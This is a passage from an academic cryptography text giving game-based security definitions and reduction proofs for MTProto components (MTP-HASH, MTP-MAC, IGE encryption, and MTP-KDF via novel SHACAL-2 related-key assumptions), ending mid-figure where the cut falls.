The game G_0 expands the code of MTP-HASH.Ev in the game $G^{\text{otwind}}_{\text{MTP-HASH},\mathcal{D}_{\text{OTWIND}}}$ (Fig. 6.12). The evaluation of the function family MTP-HASH (on 2048-bit long inputs) can be expanded into five calls to the compression function f_{160} of SHA-1. The third and fourth calls to the compression function f_{160} would take as input two blocks that are formed from the function key of MTP-HASH, i.e. $hk[32:1056]$. The game G_0 rewrites these calls to use two invocations of SHACAL-1.Ev accordingly, using uniformly random and independent keys $hk[32:544]$ and $hk[544:1056]$. The game G_0 is functionally equivalent to the game $G^{\text{otwind}}_{\text{MTP-HASH},\mathcal{D}_{\text{OTWIND}}}$, hence

$$\Pr[G_0] = \Pr\left[G^{\text{otwind}}_{\text{MTP-HASH},\mathcal{D}_{\text{OTWIND}}}\right].$$

In the game G_1, the outputs of the SHACAL-1.Ev calls are replaced with random values. Here, the adversary $\mathcal{D}_{\text{OTWIND}}$ is given $aid = P(h_3 \,\hat{+}\, r_1)[96:160]$ for a uniformly random value r_1 that does not depend on the challenge bit b, so the probability of $\mathcal{D}_{\text{OTWIND}}$ winning in this game is

$$\Pr[G_1] = \frac{1}{2}.$$

We construct an adversary $\mathcal{D}_{\text{OTPRF}}$ against the OTPRF-security of SHACAL-1 as shown in Fig. 6.14

such that

$$\Pr[G_0] - \Pr[G_1] = \mathsf{Adv}^{\mathsf{otprf}}_{\mathsf{SHACAL\text{-}1}}(\mathcal{D}_{\mathrm{OTPRF}}) .$$

Let d be the challenge bit in the game $G^{\mathsf{otprf}}_{\mathsf{SHACAL\text{-}1},\mathcal{D}_{\mathrm{OTPRF}}}$ (Fig. 2.6) and d' be the output of the adversary in that game. If $d = 1$, then the queries to RoR made by $\mathcal{D}_{\mathrm{OTPRF}}$ return the output of evaluating SHACAL-1 with random keys. If $d = 0$, then each call to RoR returns a uniformly random value from $\{0,1\}^{\mathsf{SHACAL\text{-}1.ol}}$.

```
Adversary $\mathcal{D}^{\mathrm{RoR}}_{\mathrm{OTPRF}}$
1 :  $b \leftarrow\$ \{0,1\}$
2 :  $hk' \leftarrow\$ \{0,1\}^{32}$
3 :  $x_0 \leftarrow\$ \mathsf{MTP\text{-}HASH.In}$ ; $x_1 \leftarrow\$ \mathsf{MTP\text{-}HASH.In}$
4 :  $h_0 \leftarrow IV_{160}$
5 :  $h_1 \leftarrow \mathsf{f}_{160}(h_0, x_b[0:512])$
6 :  $h_2 \leftarrow \mathsf{f}_{160}(h_1, x_b[512:672] \,\|\, hk' \,\|\, x_b[672:992])$
7 :  $r_0 \leftarrow \mathrm{RoR}(H_2)$
8 :  $h_3 \leftarrow h_2 \,\hat{+}\, r_0$
9 :  $r_1 \leftarrow \mathrm{RoR}(H_3)$
10 : $h_4 \leftarrow h_3 \,\hat{+}\, r_1$
11 : $aid \leftarrow P(h_4)[96:160]$
12 : $b' \leftarrow\$ \mathcal{D}_{\mathrm{OTWIND}}(x_0, x_1, aid)$
13 : **if** $b' = b$ **then return** 1 **else return** 0
```

Figure 6.14. Adversary $\mathcal{D}_{\mathrm{OTPRF}}$ against the OTPRF-security of SHACAL-1 for the proof of Proposition 1. Depending on the challenge bit in the game $G^{\mathsf{otprf}}_{\mathsf{SHACAL\text{-}1},\mathcal{D}_{\mathrm{OTPRF}}}$, $\mathcal{D}_{\mathrm{OTPRF}}$ simulates the game G_0 or G_1 for $\mathcal{D}_{\mathrm{OTWIND}}$.

We can write:

$$\begin{aligned}
\mathsf{Adv}^{\mathsf{otprf}}_{\mathsf{SHACAL\text{-}1}}(\mathcal{D}_{\mathrm{OTPRF}}) &= \Pr\left[d' = 1 \,\middle|\, d = 1\right] - \Pr\left[d' = 1 \,\middle|\, d = 0\right] \\
&= \Pr[G_0] - \Pr[G_1] \\
&= \frac{1}{2} \cdot \left(\mathsf{Adv}^{\mathsf{otwind}}_{\mathsf{MTP\text{-}HASH}}(\mathcal{D}_{\mathrm{OTWIND}}) + 1\right) - \frac{1}{2} \\
&= \frac{1}{2} \cdot \mathsf{Adv}^{\mathsf{otwind}}_{\mathsf{MTP\text{-}HASH}}(\mathcal{D}_{\mathrm{OTWIND}}) .
\end{aligned}$$

The inequality follows. □

6.4.2 Collision resistance under RKA (RKCR) of MTP-MAC

The next definition formalises the requirement that collisions in the outputs of MTP-MAC under related keys are hard to find.

Definition 30 (RKCR-security). Consider the game $\mathsf{G}^{\mathsf{rkcr}}_{\mathsf{MAC},\phi_{\mathsf{MAC}},\mathcal{A}}$ in Fig. 6.15 defined for a function family MAC, the related-key-deriving function ϕ_{MAC} and an adversary $\mathcal{A}$. The advantage of $\mathcal{A}$ in breaking the RKCR-security of MAC with respect to ϕ_{MAC} is defined as $\mathsf{Adv}^{\mathsf{rkcr}}_{\mathsf{MAC},\phi_{\mathsf{MAC}}}(\mathcal{A}) := \Pr\left[\mathsf{G}^{\mathsf{rkcr}}_{\mathsf{MAC},\phi_{\mathsf{MAC}},\mathcal{A}}\right]$.

```
$\mathsf{G}^{\mathsf{rkcr}}_{\mathsf{MAC},\phi_{\mathsf{MAC}},\mathcal{A}}$
1 : $mk \leftarrow\$ \{0,1\}^{320}$
2 : $(mk_{\mathcal{I}}, mk_{\mathcal{R}}) \leftarrow \phi_{\mathsf{MAC}}(mk)$
3 : $(u, p_0, p_1) \leftarrow\$ \mathcal{A}(mk_{\mathcal{I}}, mk_{\mathcal{R}})$
4 : $msk_0 \leftarrow \mathsf{MAC.Ev}(mk_u, p_0)$
5 : $msk_1 \leftarrow \mathsf{MAC.Ev}(mk_u, p_1)$
6 : return $(p_0 \neq p_1) \wedge (msk_0 = msk_1)$
```

Figure 6.15. Related-key collision resistance of the function family MAC with respect to the related-key-deriving function ϕ_{MAC}.

The game $\mathsf{G}^{\mathsf{rkcr}}_{\mathsf{MAC},\phi_{\mathsf{MAC}},\mathcal{A}}$ in Fig. 6.15 gives the adversary $\mathcal{A}$ two related function keys $mk_{\mathcal{I}}, mk_{\mathcal{R}}$ (created by the related-key-deriving function ϕ_{MAC}), and requires it to produce two payloads p_0, p_1 (for either user u) such that there is a collision in the corresponding outputs msk_0, msk_1 of MAC.

It is clear by inspection that the RKCR-security of MTP-MAC with respect to ϕ_{MAC} from Fig. 6.11 reduces to the CR-security of truncated-output SHA-256, since we have

$$\mathsf{MTP\text{-}MAC.Ev}(mk_u, p) = \mathsf{SHA\text{-}256}(mk_u \parallel p)[64:192].$$

6.4.3 One-time indistinguishability from random (OTIND$) of MTP-SE

Next, we require that the MTProto symmetric encryption scheme MTP-SE is indistinguishable from random in the weaker, one-time setting.

For any block cipher E, we can show that IGE[E] as used in MTProto is OTIND$-secure if CBC[E] is OTIND$-secure (as per Definition 12). This follows from the observation that the IGE encryption algorithm IGE[E].Enc, for any block cipher E, can be expressed in terms of the CBC encryption algorithm CBC[E].Enc as shown in Fig. 6.16. This enables us to use standard results [BDJR97, Rog04] on CBC in our analysis of MTProto.

Proposition 2. *Let* E *be a block cipher. Consider the deterministic symmetric encryption schemes* $\mathsf{SE}_{\mathsf{IGE}} = \mathsf{IGE[E]}$ *and* $\mathsf{SE}_{\mathsf{CBC}} = \mathsf{CBC[E]}$ *as defined in Fig. 2.1. Let* $\mathcal{D}_{\mathsf{IGE}}$ *be an adversary against the* OTIND$*-security of* $\mathsf{SE}_{\mathsf{IGE}}$*. Then we can build an adversary* $\mathcal{D}_{\mathsf{CBC}}$ *against the* OTIND$*-security of* $\mathsf{SE}_{\mathsf{CBC}}$ *such that*

$$\mathsf{Adv}^{\mathsf{otind\$}}_{\mathsf{SE}_{\mathsf{IGE}}}(\mathcal{D}_{\mathsf{IGE}}) \leq \mathsf{Adv}^{\mathsf{otind\$}}_{\mathsf{SE}_{\mathsf{CBC}}}(\mathcal{D}_{\mathsf{CBC}}).$$

```
IGE[E].Enc($k', m_1 \| \ldots \| m_t$)   // $|m_i|$ = E.ol
1: $k \| c_0 \| m_0 \leftarrow k'$
2: $m_{-1} \leftarrow \langle 0 \rangle_{\mathsf{E.ol}}$   // a string of zeros
3: for $i = 1, \ldots, t$ do
4:     $m'_i \leftarrow m_i \oplus m_{i-2}$
5: $k' \leftarrow k \| c_0$
6: $c'_1 \| \ldots \| c'_t \leftarrow$ CBC[E].Enc($k', m'_1 \| \ldots \| m'_t$)
7: for $i = 1, \ldots, t$ do
8:     $c_i \leftarrow c'_i \oplus m_{i-1}$
9: return $c_1 \| \ldots \| c_t$
```

Figure 6.16. Construction of IGE[E].Enc from CBC[E].Enc for any block cipher E. When parsing k', assume that $|k| = \mathsf{E.kl}$ and $|c_0| = |m_0| = \mathsf{E.ol}$.

Proof. Consider the adversary $\mathcal{D}_{\mathsf{CBC}}$ in Fig. 6.17. We now show that when this adversary plays in the game $G^{\mathsf{otind\$}}_{\mathsf{SE_{CBC}},\mathcal{D}_{\mathsf{CBC}}}$ (Fig. 2.7) for any challenge bit $b \in \{0,1\}$, it simulates the game $G^{\mathsf{otind\$}}_{\mathsf{SE_{IGE}},\mathcal{D}_{\mathsf{IGE}}}$ for the adversary $\mathcal{D}_{\mathsf{IGE}}$ with respect to the same challenge bit.

```
Adversary $\mathcal{D}^{\textsc{RoR}}_{\mathsf{CBC}}$
1: $b' \leftarrow\$ \mathcal{D}^{\textsc{RoRSim}}_{\mathsf{IGE}}$
2: return $b'$

RoRSim($m_1 \| \ldots \| m_t$)   // $|m_i|$ = E.ol
1: $m_{-1} \leftarrow \langle 0 \rangle_{\mathsf{E.ol}}$
2: $m_0 \leftarrow\$ \{0,1\}^{\mathsf{E.ol}}$
3: for $i = 1, \ldots, t$ do
4:     $m'_i \leftarrow m_i \oplus m_{i-2}$
5: $c' \leftarrow$ RoR($m'_1 \| \ldots \| m'_t$)
6: for $i = 1, \ldots, t$ do
7:     $c_i \leftarrow c'_i \oplus m_{i-1}$
8: return $c_1 \| \ldots \| c_t$
```

Figure 6.17. Adversary $\mathcal{D}_{\mathsf{CBC}}$ against the OTIND\$-security of CBC[E] for the proof of Proposition 2.

If $b = 0$ in $G^{\mathsf{otind\$}}_{\mathsf{SE_{CBC}},\mathcal{D}_{\mathsf{CBC}}}$, then RoR($m'$) on line 5 returns a uniformly random value as c', which is preserved under XOR.

If $b = 1$, then we get $c' = \mathsf{SE_{CBC}.Enc}(k', m')$ for a uniformly random $\mathsf{SE_{CBC}}$ challenge key $k' = k \| c'_0$. Here, we have $c'_i = \mathsf{E.Ev}(k, m_i \oplus m_{i-2} \oplus c'_{i-1})$. Since $c_i = c'_i \oplus m_{i-1}$, we get $c_i = \mathsf{E.Ev}(k, m_i \oplus c_{i-1}) \oplus m_{i-1}$ and so $c = \mathsf{SE_{IGE}.Enc}(k \| c'_0 \| m_0, m)$.

In both cases, the adversary $\mathcal{D}_{\mathsf{CBC}}$ perfectly simulates the RoR oracle for the adversary $\mathcal{D}_{\mathsf{IGE}}$, so

$$\mathsf{Adv}^{\mathsf{otind\$}}_{\mathsf{SE_{CBC}}}(\mathcal{D}_{\mathsf{CBC}}) = \mathsf{Adv}^{\mathsf{otind\$}}_{\mathsf{SE_{IGE}}}(\mathcal{D}_{\mathsf{IGE}})\,.$$

□

6.5 Security requirements from novel assumptions

6.5.1 Novel assumptions about SHACAL-2 (LRKPRF, HRKPRF)

In this section, we define two novel assumptions about SHACAL-2. Both require SHACAL-2 to be a related-key PRF when evaluated on the fixed input IV_{256} (i.e. on the initial state of SHA-256), meaning that the adversary can obtain the values of SHACAL-2.Ev$(\cdot, IV_{256})$ for a number of different but related keys. We formalise the two assumptions as security notions, called LRKPRF and HRKPRF, each defined with respect to different related-key-deriving functions; this reflects the fact that these security notions allow the adversary to choose the keys in substantially different ways. The notion of LRKPRF-security derives the SHACAL-2 keys partially based on the function ϕ_{KDF}, whereas the notion of HRKPRF-security derives SHACAL-2 keys partially based on the function ϕ_{MAC} (both functions are defined in Fig. 6.11). Both security notions also have different flavours of leakage resilience: (1) the security game defining LRKPRF allows the adversary to directly choose 128 bits of the 512-bit long SHACAL-2 key, with another 96 bits of this key fixed and known (due to being chosen by the SHA padding function SHA-pad), and (2) the security game defining HRKPRF allows the adversary to directly choose 256 bits of the 512-bit long SHACAL-2 key.

We use the notion of LRKPRF-security to justify the RKPRF-security of MTP-KDF with respect to ϕ_{KDF} (shown in Section 6.5.2), which is needed in both the IND-security and the INT-security proofs of MTP-CH. We use the notion of HRKPRF-security to justify the UPRKPRF-security of MTP-MAC with respect to ϕ_{MAC} (shown in Section 6.5.3), which is needed in the IND-security proof of MTP-CH.

We stress that we have to assume properties of SHACAL-2 that have not been studied in the literature. Related-key attacks on reduced-round SHACAL-2 have been considered [KKL+04, LKKD06], but they ordinarily work with a *known difference* relation between unknown keys. In contrast, our LRKPRF-security notion uses keys that differ by random, unknown parts. Both of our security notions consider keys that are partially chosen or known by the adversary.

In Appendix D.3, we show that both the LRKPRF-security and the HRKPRF-security of SHACAL-2 hold in the ideal cipher model (i.e. when SHACAL-2 is modelled as the ideal cipher); we provide concrete upper bounds for breaking each of them. However, we cannot rule out the possibility of attacks on SHACAL-2 due to its internal structure in the setting of related-key attacks combined with key leakage. We leave this as an open question.

SHACAL-2 is a PRF with ϕ_{KDF}-based related keys. Our LRKPRF-security notion for SHACAL-2 is defined with respect to related-key-deriving functions ϕ_{KDF} and $\phi_{\mathsf{SHACAL\text{-}2}}$. The latter mirrors the design of MTP-KDF that is defined to return SHA-256$(msk \parallel kk_0) \parallel$ SHA-256$(kk_1 \parallel msk)$ for the target key $kk_u = (kk_0, kk_1)$, except that $\phi_{\mathsf{SHACAL\text{-}2}}$ only needs to produce the corresponding SHA-padded inputs. We note that LRKPRF-security of SHACAL-2 could instead be defined with respect to a single related-key-deriving function that would merge ϕ_{KDF} and $\phi_{\mathsf{SHACAL\text{-}2}}$, which could lead to a cleaner formalisation of LRKPRF-security; however, we chose to avoid introducing an additional abstraction level here.

Definition 31 (Related-key-deriving function for SHACAL-2**).** Let $K_{\mathsf{KDF}} = \mathsf{MTP\text{-}KDF.Keys}$. Define $\phi_{\mathsf{SHACAL\text{-}2}} : (K_{\mathsf{KDF}} \times K_{\mathsf{KDF}}) \times \{0,1\}^{128} \to \{0,1\}^{512}$ as the function given in Fig. 6.18.

```
φ_SHACAL-2(kk_u, msk)
1 : $(kk_0, kk_1) \leftarrow kk_u$
2 : $sk_0 \leftarrow \mathsf{SHA\text{-}pad}(msk \,\|\, kk_0)$
3 : $sk_1 \leftarrow \mathsf{SHA\text{-}pad}(kk_1 \,\|\, msk)$
4 : return $(sk_0, sk_1)$
```

Figure 6.18. Related-key-deriving function $\phi_{\mathsf{SHACAL\text{-}2}} : (K_{\mathsf{KDF}} \times K_{\mathsf{KDF}}) \times \{0,1\}^{128} \to \{0,1\}^{512}$.

Definition 32 (LRKPRF**-security).** Consider the game $\mathrm{G}^{\mathsf{lrkprf}}_{\mathsf{SHACAL\text{-}2},\phi_{\mathsf{KDF}},\phi_{\mathsf{SHACAL\text{-}2}},\mathcal{D}}$ in Fig. 6.19 defined for the block cipher SHACAL-2, the related-key-derivation functions ϕ_{KDF}, $\phi_{\mathsf{SHACAL\text{-}2}}$ and an adversary $\mathcal{D}$. The advantage of $\mathcal{D}$ in breaking the LRKPRF-security of SHACAL-2 with respect to ϕ_{KDF} and $\phi_{\mathsf{SHACAL\text{-}2}}$ is defined as $\mathsf{Adv}^{\mathsf{lrkprf}}_{\mathsf{SHACAL\text{-}2},\phi_{\mathsf{KDF}},\phi_{\mathsf{SHACAL\text{-}2}}}(\mathcal{D}) := 2 \cdot \Pr\left[\mathrm{G}^{\mathsf{lrkprf}}_{\mathsf{SHACAL\text{-}2},\phi_{\mathsf{KDF}},\phi_{\mathsf{SHACAL\text{-}2}},\mathcal{D}}\right] - 1$.

```
G^lrkprf_{SHACAL-2,φ_KDF,φ_SHACAL-2,D}
1 : $b \leftarrow\!\$\ \{0,1\}$
2 : $kk \leftarrow\!\$\ \{0,1\}^{672}$
3 : $(kk_{\mathcal{I}}, kk_{\mathcal{R}}) \leftarrow \phi_{\mathsf{KDF}}(kk)$
4 : $b' \leftarrow\!\$\ \mathcal{D}^{\mathrm{RoR}}$
5 : return $b' = b$

RoR(u, i, msk)   // $u \in \{\mathcal{I}, \mathcal{R}\}$, $i \in \{0,1\}$, $|msk| = 128$
1 : $(sk_0, sk_1) \leftarrow \phi_{\mathsf{SHACAL\text{-}2}}(kk_u, msk)$
2 : $y_1 \leftarrow \mathsf{SHACAL\text{-}2.Ev}(sk_i, IV_{256})$
3 : if $\mathsf{T}[u, i, msk] = \bot$ then
4 :     $\mathsf{T}[u, i, msk] \leftarrow\!\$\ \{0,1\}^{\mathsf{SHACAL\text{-}2.ol}}$
5 : $y_0 \leftarrow \mathsf{T}[u, i, msk]$
6 : return $y_b$
```

Figure 6.19. Leakage-resilient, related-key PRF-security of SHACAL-2 on fixed input IV_{256} with respect to the related-key-deriving functions ϕ_{KDF} and $\phi_{\mathsf{SHACAL\text{-}2}}$.

In the game $\mathrm{G}^{\mathsf{lrkprf}}_{\mathsf{SHACAL\text{-}2},\phi_{\mathsf{KDF}},\phi_{\mathsf{SHACAL\text{-}2}},\mathcal{D}}$ in Fig. 6.19, the adversary $\mathcal{D}$ is given access to the RoR oracle that takes u, i, msk as input; all inputs to the oracle serve as parameters for the SHACAL-2 key derivation, used to determine the challenge key sk_i for $i \in \{0,1\}$. The adversary gets back either the output of $\mathsf{SHACAL\text{-}2.Ev}(sk_i, IV_{256})$ (if $b = 1$), or a uniformly random value (if $b = 0$), and is required to guess the challenge bit. The PRF table T is used to ensure consistency, so that a single random value is sampled and remembered for each set of used key derivation parameters u, i, msk.

SHACAL-2 is a PRF with ϕ_{MAC}-based related keys. We define the notion for ϕ_{MAC} similarly.

Definition 33 (HRKPRF-**security**). Consider the game $G^{\mathsf{hrkprf}}_{\mathsf{SHACAL\text{-}2},\phi_{\mathsf{MAC}},\mathcal{D}}$ in Fig. 6.20 defined for the block cipher SHACAL-2, the related-key-derivation function ϕ_{MAC} and an adversary $\mathcal{D}$. The advantage of $\mathcal{D}$ in breaking the HRKPRF-security of SHACAL-2 with respect to ϕ_{MAC} is defined as $\mathsf{Adv}^{\mathsf{hrkprf}}_{\mathsf{SHACAL\text{-}2},\phi_{\mathsf{MAC}}}(\mathcal{D}) := 2 \cdot \Pr\left[G^{\mathsf{hrkprf}}_{\mathsf{SHACAL\text{-}2},\phi_{\mathsf{MAC}},\mathcal{D}}\right] - 1$.

```
$G^{\mathsf{hrkprf}}_{\mathsf{SHACAL\text{-}2},\phi_{\mathsf{MAC}},\mathcal{D}}$
1 :  $b \leftarrow\$ \{0,1\}$
2 :  $mk \leftarrow\$ \{0,1\}^{320}$
3 :  $(mk_{\mathcal{I}}, mk_{\mathcal{R}}) \leftarrow \phi_{\mathsf{MAC}}(mk)$
4 :  $b' \leftarrow\$ \mathcal{D}^{\mathrm{RoR}}$
5 :  return $b' = b$

$\mathrm{RoR}(u,p)$   // $u \in \{\mathcal{I},\mathcal{R}\}, |p| = 256$
1 :  $y_1 \leftarrow \mathsf{SHACAL\text{-}2.Ev}(mk_u \| p, IV_{256})$
2 :  if $\mathsf{T}[u,p] = \perp$ then
3 :      $\mathsf{T}[u,p] \leftarrow\$ \{0,1\}^{\mathsf{SHACAL\text{-}2.ol}}$
4 :  $y_0 \leftarrow \mathsf{T}[u,p]$
5 :  return $y_b$
```

Figure 6.20. Leakage-resilient, related-key PRF-security of SHACAL-2 on fixed input IV_{256} with respect to the related-key-deriving function ϕ_{MAC}.

In the game $G^{\mathsf{hrkprf}}_{\mathsf{SHACAL\text{-}2},\phi_{\mathsf{MAC}},\mathcal{D}}$ in Fig. 6.20, the adversary $\mathcal{D}$ is given access to the RoR oracle, and is required to choose the 256-bit suffix p of each challenge key used for evaluating $\mathsf{SHACAL\text{-}2.Ev}(\cdot, IV_{256})$. The value of mk_u is then used to set the 256-bit prefix of the challenge key, where u is also chosen by the adversary, but the $mk_{\mathcal{I}}, mk_{\mathcal{R}}$ values themselves are related secrets that are not known to $\mathcal{D}$.

6.5.2 Related-key pseudorandomness (RKPRF) of MTP-KDF

We require that MTP-KDF behaves like a pseudorandom function in the related-key setting.

Definition 34 (RKPRF-**security**). Consider the game $G^{\mathsf{rkprf}}_{\mathsf{KDF},\phi_{\mathsf{KDF}},\mathcal{D}}$ in Fig. 6.21 defined for a function family KDF, the related-key-deriving function ϕ_{KDF} and an adversary $\mathcal{D}$. The advantage of $\mathcal{D}$ in breaking the RKPRF-security of KDF with respect to ϕ_{KDF} is defined as $\mathsf{Adv}^{\mathsf{rkprf}}_{\mathsf{KDF},\phi_{\mathsf{KDF}}}(\mathcal{D}) := 2 \cdot \Pr\left[G^{\mathsf{rkprf}}_{\mathsf{KDF},\phi_{\mathsf{KDF}},\mathcal{D}}\right] - 1$.

```
$G^{\mathsf{rkprf}}_{\mathsf{KDF},\phi_{\mathsf{KDF}},\mathcal{D}}$
1 :  $b \leftarrow\$ \{0,1\}$
2 :  $kk \leftarrow\$ \{0,1\}^{672}$
3 :  $(kk_{\mathcal{I}}, kk_{\mathcal{R}}) \leftarrow \phi_{\mathsf{KDF}}(kk)$
4 :  $b' \leftarrow\$ \mathcal{D}^{\mathrm{RoR}}$
5 :  return $b' = b$

$\mathrm{RoR}(u, msk)$   // $u \in \{\mathcal{I},\mathcal{R}\}, msk \in \mathsf{KDF.In}$
1 :  $k_1 \leftarrow \mathsf{KDF.Ev}(kk_u, msk)$
2 :  if $\mathsf{T}[u, msk] = \perp$ then
3 :      $\mathsf{T}[u, msk] \leftarrow\$ \{0,1\}^{\mathsf{KDF.ol}}$
4 :  $k_0 \leftarrow \mathsf{T}[u, msk]$
5 :  return $k_b$
```

Figure 6.21. Related-key PRF-security of a function family KDF with respect to a related-key-deriving function ϕ_{KDF}.

The game $G^{\mathsf{rkprf}}_{\mathsf{KDF},\phi_{\mathsf{KDF}},\mathcal{D}}$ in Fig. 6.21 defines a variant of the standard PRF notion allowing the adversary $\mathcal{D}$ to use its RoR oracle to evaluate the function family KDF on either of the two secret, related function keys $kk_{\mathcal{I}}, kk_{\mathcal{R}}$ (both computed using related-key-deriving function ϕ_{KDF}).

In Section 6.5.1, we defined a novel security notion for SHACAL-2 that roughly requires it to be a leakage-resilient PRF under related-key attacks; in this section, we provide a formal reduction from the RKPRF-security of MTP-KDF to the new assumption.

Recall that MTP-KDF is defined to return concatenated outputs of two SHA-256 calls, when evaluated on inputs $msk \parallel kk_0$ and $kk_0 \parallel msk$ respectively. The key observation here is that these two strings are both only 416 bits long, so the resulting SHA-padded payloads $sk_0 = \mathsf{SHA\text{-}pad}(msk \parallel kk_0)$ and $sk_1 = \mathsf{SHA\text{-}pad}(kk_0 \parallel msk)$ each consist of a single 512-bit block. So for the SHA-256 compression function f_{256} and initial state IV_{256} we need to show that $f_{256}(IV_{256}, sk_0) \parallel f_{256}(IV_{256}, sk_1)$ is indistinguishable from a uniformly random string. When this is expressed through the underlying block cipher SHACAL-2, it is sufficient that $\mathsf{SHACAL\text{-}2.Ev}(sk_0, IV_{256})$ and $\mathsf{SHACAL\text{-}2.Ev}(sk_1, IV_{256})$ both look independent and uniformly random (even while an adversary can choose the values of msk that are used to build sk_0, sk_1). This requirement is exactly satisfied if SHACAL-2 is assumed to be a related-key PRF for appropriate related-key-deriving functions, i.e. the notion of LRKPRF-security with respect to $\phi_{\mathsf{KDF}}, \phi_{\mathsf{SHACAL\text{-}2}}$.

Proposition 3. *Let $\mathcal{D}_{\mathrm{RKPRF}}$ be an adversary against the* RKPRF*-security of the function family* MTP-KDF *with respect to the related-key-deriving function ϕ_{KDF}. Then we can build an adversary $\mathcal{D}_{\mathrm{LRKPRF}}$ against the* LRKPRF*-security of the block cipher* SHACAL-2 *with respect to related-key-deriving functions ϕ_{KDF}, $\phi_{\mathsf{SHACAL\text{-}2}}$ such that*

$$\mathsf{Adv}^{\mathsf{rkprf}}_{\mathsf{MTP\text{-}KDF},\phi_{\mathsf{KDF}}}(\mathcal{D}_{\mathrm{RKPRF}}) \leq 2 \cdot \mathsf{Adv}^{\mathsf{lrkprf}}_{\mathsf{SHACAL\text{-}2},\phi_{\mathsf{KDF}},\phi_{\mathsf{SHACAL\text{-}2}}}(\mathcal{D}_{\mathrm{LRKPRF}}) \,.$$

Proof. Consider the game $G^{\mathsf{rkprf}}_{\mathsf{MTP\text{-}KDF},\phi_{\mathsf{KDF}},\mathcal{D}_{\mathrm{RKPRF}}}$ (Fig. 6.21) defining the RKPRF-security experiment in which the adversary $\mathcal{D}_{\mathrm{RKPRF}}$ plays against the function family MTP-KDF with respect to the related-key-deriving function ϕ_{KDF}. We first rewrite the game in a functionally equivalent way as G_0 in Fig. 6.22 using the definition of MTP-KDF.Ev, expanded to SHA-256 and then expressed through the underlying block cipher SHACAL-2, which is called twice on related keys, each built by appending SHA padding to $msk \parallel kk_0$ or $kk_1 \parallel msk$. We have

$$\mathsf{Adv}^{\mathsf{rkprf}}_{\mathsf{MTP\text{-}KDF},\phi_{\mathsf{KDF}}}(\mathcal{D}_{\mathrm{RKPRF}}) = 2 \cdot \Pr[G_0] - 1.$$

Then, the game G_1 in Fig. 6.22 rewrites the derivation of sk_0, sk_1 in G_0 in terms of the related-key-deriving function $\phi_{\mathsf{SHACAL\text{-}2}}$ (Fig. 6.18). The game G_1 is functionally equivalent to the game G_0, so we have

$$\Pr[G_1] = \Pr[G_0].$$

Finally, the game G_2 in Fig. 6.22 replaces both SHACAL-2 outputs with uniformly random values that are independent of the challenge bit. In this game, $\mathcal{D}_{\text{RKPRF}}$ can have no advantage better than simply guessing the challenge bit, hence

$$\Pr[G_2] = \frac{1}{2}.$$

```
Games $G_0$–$G_2$
$b \leftarrow\!\!\$ \{0,1\}$
$kk \leftarrow\!\!\$ \{0,1\}^{672}$
$(kk_{\mathcal{I}}, kk_{\mathcal{R}}) \leftarrow \phi_{\mathsf{KDF}}(kk)$
$b' \leftarrow\!\!\$ \mathcal{D}_{\text{RKPRF}}^{\text{RoR}}$
return $b' = b$

RoR$(u, msk)$
$(kk_0, kk_1) \leftarrow kk_u$                                   // $G_0$
$sk_0 \leftarrow \mathsf{SHA\text{-}pad}(msk \,\|\, kk_0)$         // $G_0$
$sk_1 \leftarrow \mathsf{SHA\text{-}pad}(kk_1 \,\|\, msk)$         // $G_0$
$(sk_0, sk_1) \leftarrow \phi_{\mathsf{SHACAL\text{-}2}}(kk_u, msk)$          // $G_1$–$G_2$
$r_0 \leftarrow \mathsf{SHACAL\text{-}2.Ev}(sk_0, IV_{256})$                  // $G_0$–$G_1$
if $\mathsf{R}[u, 0, msk] = \perp$ then                            // $G_2$
    $\mathsf{R}[u, 0, msk] \leftarrow\!\!\$ \{0,1\}^{\mathsf{SHACAL\text{-}2.ol}}$   // $G_2$
$r_0 \leftarrow \mathsf{R}[u, 0, msk]$                              // $G_2$
$r_1 \leftarrow \mathsf{SHACAL\text{-}2.Ev}(sk_1, IV_{256})$                  // $G_0$–$G_1$
if $\mathsf{R}[u, 1, msk] = \perp$ then                            // $G_2$
    $\mathsf{R}[u, 1, msk] \leftarrow\!\!\$ \{0,1\}^{\mathsf{SHACAL\text{-}2.ol}}$   // $G_2$
$r_1 \leftarrow \mathsf{R}[u, 1, msk]$                              // $G_2$
$k_1^{(0)} \leftarrow IV_{256} \hat{+} r_0$ ; $k_1^{(1)} \leftarrow IV_{256} \hat{+} r_1$
$k_1 \leftarrow k_1^{(0)} \,\|\, k_1^{(1)}$
if $\mathsf{T}[u, msk] = \perp$ then
    $\mathsf{T}[u, msk] \leftarrow\!\!\$ \{0,1\}^{\mathsf{MTP\text{-}KDF.ol}}$
$k_0 \leftarrow \mathsf{T}[u, msk]$
return $k_b$
```

Figure 6.22. Games G_0–G_2 for the proof of Proposition 3. The code added by expanding the algorithm MTP-KDF.Ev in the game $G^{\mathsf{rkprf}}_{\mathsf{MTP\text{-}KDF}, \phi_{\mathsf{KDF}}, \mathcal{D}_{\text{RKPRF}}}$ is highlighted in grey.

We construct an adversary $\mathcal{D}_{\text{LRKPRF}}$ against the LRKPRF-security of SHACAL-2 with respect to $\phi_{\mathsf{KDF}}, \phi_{\mathsf{SHACAL\text{-}2}}$ as shown in Fig. 6.23 such that

$$\Pr[G_1] - \Pr[G_2] = \mathsf{Adv}^{\mathsf{lrkprf}}_{\mathsf{SHACAL\text{-}2}, \phi_{\mathsf{KDF}}, \phi_{\mathsf{SHACAL\text{-}2}}}(\mathcal{D}_{\text{LRKPRF}}) .$$

Let d be the challenge bit in $G^{\mathsf{lrkprf}}_{\mathsf{SHACAL\text{-}2}, \phi_{\mathsf{KDF}}, \phi_{\mathsf{SHACAL\text{-}2}}, \mathcal{D}_{\text{LRKPRF}}}$ and d' be the output of the adversary in that game. If $d = 1$, then the calls to the RoR oracle made by $\mathcal{D}_{\text{LRKPRF}}$ are SHACAL-2 invocations with related and partially-chosen keys; we have

$$\Pr\big[d' = 1 \,\big|\, d = 1\big] = \Pr[\mathrm{G}_1].$$

If $d = 0$, then each call to the RoR oracle draws a uniformly random value r_i and so we know that $k_1 = (IV_{256} \hat{+} r_0) \parallel (IV_{256} \hat{+} r_1)$ is a uniformly random string; we have

$$\Pr\big[d' = 1 \,\big|\, d = 0\big] = \Pr[\mathrm{G}_2].$$

```
Adversary $\mathcal{D}_{\mathrm{LRKPRF}}^{\mathrm{RoR}}$
1 : $b \leftarrow\$ \{0,1\}$
2 : $b' \leftarrow\$ \mathcal{D}_{\mathrm{RKPRF}}^{\mathrm{RoRSim}}$
3 : if $b' = b$ then return 1
4 : else return 0
```

```
RoRSim$(u, msk)$
1 : $r_0 \leftarrow \mathrm{RoR}(u, 0, msk)$
